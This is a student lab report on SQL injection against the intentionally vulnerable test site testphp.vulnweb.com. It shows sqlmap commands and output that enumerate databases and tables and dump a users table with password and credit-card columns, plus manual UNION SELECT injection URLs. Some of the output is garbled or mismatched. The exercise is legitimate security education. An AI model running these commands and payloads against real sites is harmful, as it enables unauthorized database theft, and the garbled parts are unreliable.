

CSE3501 INFORMATION SECURITY ANALYSIS AND AUDIT

EXERCISE – 9

DATE: 24.09.2020

SQL INJECTION ATTACK

NAME: P.NITYASREE

REGNO: 17MIS1007


FACULTY : DR.PARKAVI

a) Using SQLMAP tool (In Kali Linux inside VMWare platform)

1) How would you find if a site is vulnerable to SQL injection or not?


Check whether the website is sql injection prone or not by giving artist =1'

Exploring the functionalities of sqlmap Use inside Kali Linux installed in VMWare Test Site : testphp.vulnweb.com – acuart site



2) Implement SQL Injection Attack and perform the following on the Test Site

Checking whether testphp.vulnweb.com is prone sql injection



3)

1. Find the database names

2. Find the relation/table names

3. Find the attribute/column names

4. Find the records in each table Perform the above tasks by a. Using SQLMAP tool (In Kali Linux inside VMWare platform)

By using the command `sqlmap -u link -dbs`

Getting the available databases in artists

```

[06:29:29] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[06:29:29] [INFO] fetching database names
[06:29:29] [INFO] resumed: 'information_schema'
[06:29:29] [INFO] resumed: 'acuart'
available databases [2]:
[*] acuart
[*] information_schema

[06:29:29] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[06:29:29] [WARNING] you haven't updated sqlmap for more than 177 days!!!

```

Fetching all the tables from acuart

```

ed to rerun with --forms --crawl=2
[06:43:50] [WARNING] you haven't updated sqlmap for more than 177 days!!!

[*] ending @ 06:43:50 /2020-09-27/

root@kali:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1%27 -D acuart --tables

```

Fetching 8 table names:

The eight tables are

Artists

Carts

Categ


Featured

Guestbook

Pictures

Products

Users



```
Shell No.1
File Actions Edit View Help
[06:46:07] [INFO] retrieved: 'artists'
[06:46:08] [INFO] retrieved: 'carts'
[06:46:08] [INFO] retrieved: 'categ'
[06:46:09] [INFO] retrieved: 'featured'
[06:46:09] [INFO] retrieved: 'guestbook'
[06:46:09] [INFO] retrieved: 'pictures'
[06:46:10] [INFO] retrieved: 'products'
[06:46:10] [INFO] retrieved: 'users'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| products|
| users   |
+-----+
Warning: mysql_fetch_array() expects parameter 1 to be resource,
boolean given in /hj/var/www/artists.php on line 62
[06:46:10] [INFO] fetched data logged to text files under '/root/.sqlmap/ou
tput/testphp.vulnweb.com'
```

Fetching the details of columns in users tables

```
[06:46:10] [INFO] fetched data logged to text files under '/root/.sqlmap/ou
tput/testphp.vulnweb.com'
[06:46:10] [WARNING] you haven't updated sqlmap for more than 177 days!!!

[*] ending @ 06:46:10 /2020-09-27/
root@kali:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1%27 -
D acuart -T users --columns
```

Getting the details of columns and types:

```

96d4f,0x7170766a71)#
[06:48:36] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[06:48:36] [INFO] fetching columns for table 'users' in database 'acuart'
[06:48:37] [INFO] retrieved: 'uname','varchar(100)'
[06:48:37] [INFO] retrieved: 'pass','varchar(100)'
[06:48:38] [INFO] retrieved: 'cc','varchar(100)'
[06:48:38] [INFO] retrieved: 'address','mediumtext'
[06:48:39] [INFO] retrieved: 'email','varchar(100)'
[06:48:39] [INFO] retrieved: 'name','varchar(100)'
[06:48:40] [INFO] retrieved: 'phone','varchar(100)'
[06:48:40] [INFO] retrieved: 'cart','varchar(100)'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |

```

The dump command

```

Shell No. 1
File Actions Edit View Help
+-----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+-----+
[06:48:40] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[06:48:40] [WARNING] you haven't updated sqlmap for more than 177 days!!!

[*] ending @ 06:48:40 /2020-09-27/

root@kali:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1%27 -D acuart -T users --columnname --dump
--
  H
--
[+] {1.4.4#stable}

```


Getting the details of `adesc,aname,artist_id` by using the dump command

```
Database: acuart
Table: users
[1 entry]
+-----+
| aname |
+-----+
| ryzde73 |
+-----+

[07:21:06] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
```

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1%27 -D acuart -T users -C adesc,aname,artist_id --dump
```

Retrieving the data from the acuart database and from the table users

```
File Actions Edit View Help


e

7 acunetix
3

[07:25:59] [INFO] retrieved:
3
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+
| adesc | aname | artist_id |
+-----+-----+-----+
| <p>\nLorem ipsu | ryzde73 | 3 |
+-----+-----+-----+

[07:26:03] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[07:26:03] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
```

The email command by using dump

[illegible]

Testing the webiste by signing in and giving details such as name, credit card number,email,phone number, address and updating it.

b. Manually (In the host machine itself, over a browser, via sql code injection)


Manual testing:

Manual testing can be done in any operation system and it is a trial and error method by using the command order by.

<http://testphp.vulnweb.com/artists.php?artist=-1> union select
1,2,group__concat(table_name)from information_schema.tables where
table_schema=database()--

<http://testphp.vulnweb.com/artists.php?artist=1> union select
1,2,group__concat(table_name)from information_schema.tables where
table_schema=database()—

<http://testphp.vulnweb.com/artists.php?artist=-1> union select
1,2,group__concat(uname)from users



END